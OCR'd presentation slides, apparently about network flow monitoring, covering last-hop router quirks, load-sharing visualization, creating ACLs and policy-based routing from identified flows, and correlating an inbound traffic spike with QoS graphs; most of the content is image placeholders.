
Last Hop Router

- **Egress flows not showing**
- **Traffic shown as going to Null but really router CPU**


Visualization - Load Sharing




Visualization - Load Sharing




Visualization - Load Sharing




Interactions with Flows





1) Identify flow visually
2) Create ACL
3) ACL for PBR



Correlating Flow with & QoS and Flow Based Graphs









Investigating Inbound Traffic Spike

- FA0 interface showed spike in flows
- Inbound flow graphed
- Correlated to QoS statistics graph


Flow with other Network Visualization



